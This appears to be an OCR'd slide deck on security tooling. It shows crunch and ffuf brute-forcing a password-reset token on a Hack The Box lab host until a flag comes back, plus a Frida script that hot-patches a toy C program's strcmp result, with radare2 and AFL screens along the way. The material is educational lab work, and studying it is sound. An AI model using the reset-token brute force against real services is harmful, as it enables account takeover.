
```
delta@host:~$ crunch 1 6 0123456789 -o numbers
Crunch will now generate the following amount of data: 7654320 bytes
7 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1111110

crunch: 100% completed generating output
delta@host:~$ tail numbers
999990
999991
999992
999993
999994
999995
999996
999997
999998
999999
delta@host:~$
```

Fuzzing with FFUF




```
000006                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000011                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000099                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000001                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000012                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000008                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000000                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000004                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000010                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000013                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000003                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000007                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000014                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000002                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000005                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000009                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000017                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000016                  [Status: 200, Size: 27, Words: 5, Lines: 1]
000015                  [Status: 200, Size: 27, Words: 5, Lines: 1]
```

Fuzzing with FFUF



```
delta@host:~$ ffuf -u http://157.245.40.149:31745/api/action.php?reset=FUZZ -t 100 -w numbers -fs 27

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://157.245.40.149:31745/api/action.php?reset=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: 27
________________________________________________

20                      [Status: 200, Size: 74, Words: 10, Lines: 1]
:: Progress: [1122/1111110] :: Job [1/1] :: 280 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Fuzzing with FFUF



```
You successfully reset your password! Please use HTB{h0t_fuzz3r} to login.
```

Instrumentation

- Allows on-the-fly modification of code in running apps
- Ridiculously powerful when used correctly
- Many use cases in security and beyond


Introduction to Frida

- Instrumentation framework that injects JS code and uses a Python API. Also has command line tools and an r2 package!
- Highly popular with Android hackers but can be used almost anywhere
- Works by injecting a JavaScript engine directly into process memory, allowing it to hook functions, read memory, and alter execution

FRIDA


DYNAMIC INSTRUMENTATION TOOLKIT

Hot Patching with Frida




```c
#include <stdio.h>
#include <unistd.h>
#include <stdbool.h>
#include <string.h>

bool compare(char one[], char two[]) {
  return strcmp(one, two);
}

void printer (bool b) {
  printf ("Result is: %d\n", b);
}

int main (int argc, char * argv[]) {
  while (1) {
    printer(compare("not", "equal"));
    sleep(1);
  }
}
```

Hot Patching with Frida




```
#!/usr/bin/python3

import frida
import sys

session = frida.attach('test')
script = session.create_script('''
Interceptor.attach(ptr('%s'), {
  onLeave: function(retval) {
    retval.replace('0');
  }
});
''' % int(sys.argv[1], 16))

script.load()
sys.stdin.read()
~
```

Hot Patching with Frida



```
[0x7f48f615a090]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for vtables
[TOFIX: aaft can't run in debugger mode.ions (aaft)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x7f48f615a090]> afl
0x5620fa61e070    1 42             entry0
0x5620fa620fe0    1 4124           reloc.__libc_start_main
0x5620fa61e0a0    4 41    -> 34    sym.deregister_tm_clones
0x5620fa61e0d0    4 57    -> 51    sym.register_tm_clones
0x5620fa61e110    5 57    -> 50    sym.__do_global_dtors_aux
0x5620fa61e060    1 6              sym.imp.__cxa_finalize
0x5620fa61e150    1 5              entry.init0
0x5620fa61e000    3 23             map.home_delta_test.r_x
0x5620fa61e240    1 1              sym.__libc_csu_fini
0x5620fa61e244    1 9              sym._fini
0x5620fa61e1e0    4 93             sym.__libc_csu_init
0x5620fa61e1a6    2 56             main
0x5620fa61e155    1 42             sym.compare
0x5620fa61e040    1 6              sym.imp.strcmp
0x5620fa61e17f    1 39             sym.printer
0x5620fa61e030    1 6              sym.imp.printf
0x5620fa61d000    3 126   -> 181   loc.imp._ITM_deregisterTMCloneTable
0x5620fa61e050    1 6              sym.imp.sleep
[0x7f48f615a090]>
```



```
SYSTEM                  NETWORK             COINS         WEATHER                        MUSIC                 DATE
Battery: 97%            Download: 151 B     BTC: 16827      .-.       Light rain         Chicago Falcon        Monday
                                            ETH: 464       (   ).     4..5 °C            The Budos Band        November 16
Storage: 205 GiB        Upload: 207 B       LTC: 71       (___(__)    13 km/h            Paused                2020
                                            XMR: 117       ' ' ' '    13 km              0:23/2:53             13:10
```


```
delta@host:~$ pkill r2
Killed
delta@host:~$ ./exploit.py 0x5620fa61e040
```

```
0x5620fa61e110    5 57   -> 50   sym.__do_global_dtors_aux
0x5620fa61e060    1 6            sym.imp.__cxa_finalize
0x5620fa61e150    1 5            entry.init0
0x5620fa61e000    3 23           map.home_delta_test.r_x
0x5620fa61e240    1 1            sym.__libc_csu_fini
0x5620fa61e244    1 9            sym._fini
0x5620fa61e1e0    4 93           sym.__libc_csu_init
0x5620fa61e1a6    2 56           main
0x5620fa61e155    1 42           sym.compare
0x5620fa61e040    1 6            sym.imp.strcmp
0x5620fa61e17f    1 39           sym.printer
0x5620fa61e030    1 6            sym.imp.printf
0x5620fa61d000    3 126  -> 181  loc.imp._ITM_deregisterTMCloneTable
0x5620fa61e050    1 6            sym.imp.sleep
[0x7f48f615a090]> dc
Result is: 1
Result is: 1
Killed
delta@host:~$ Result is: 1
Result is: 1
Result is: 1
Result is: 1
Result is: 1
Result is: 0
Result is: 0
Result is: 0
Result is: 0
```

American Fuzzer Lop

Fun Facts about AFL

+ Named after a bunny
+ The latest, most up to date and advance UI (Command Line)
+ Made by Michael Zalewski
+ It's fast (For a fuzzer which are all slow), solid and smart.
+ Uses compile-time instrumentation and genetic algorithms to find test cases that trigger new internal states (Probably crashes)



```
                      american fuzzy lop 0.47b (readpng)

┌─ process timing ─────────────────────────────────────┬─ overall results ─┐
│        run time : 0 days, 0 hrs, 4 min, 43 sec       │  cycles done : 0   │
│   last new path : 0 days, 0 hrs, 0 min, 26 sec       │  total paths : 195 │
│ last uniq crash : none seen yet                      │ uniq crashes : 0   │
│  last uniq hang : 0 days, 0 hrs, 1 min, 51 sec       │   uniq hangs : 1   │
├─ cycle progress ────────────────┬─ map coverage ─────┴──────────────────┤
│  now processing : 38 (19.49%)   │    map density : 1217 (7.43%)        │
│ paths timed out : 0 (0.00%)     │ count coverage : 2.55 bits/tuple     │
├─ stage progress ────────────────┼─ findings in depth ──────────────────┤
│  now trying : interest 32/8     │ favored paths : 128 (65.64%)         │
│ stage execs : 0/9990 (0.00%)    │  new edges on : 85 (43.59%)          │
│ total execs : 654k              │ total crashes : 0 (0 unique)         │
│  exec speed : 2306/sec          │   total hangs : 1 (1 unique)         │
├─ fuzzing strategy yields ───────┴───────────────┬─ path geometry ──────┤
│   bit flips : 88/14.4k, 6/14.4k, 6/14.4k        │    levels : 3         │
│  byte flips : 0/1804, 0/1786, 1/1750            │   pending : 178       │
│ arithmetics : 31/126k, 3/45.6k, 1/17.8k         │  pend fav : 114       │
│  known ints : 1/15.8k, 4/65.8k, 6/78.2k         │  imported : 0         │
│       havoc : 34/254k, 0/0                      │  variable : 0         │
│        trim : 2876 B/931 (61.45% gain)          │    latent : 0         │
└─────────────────────────────────────────────────┴───────────────────────┘
```

SecNote using WFuzz

What is Wfuzz?

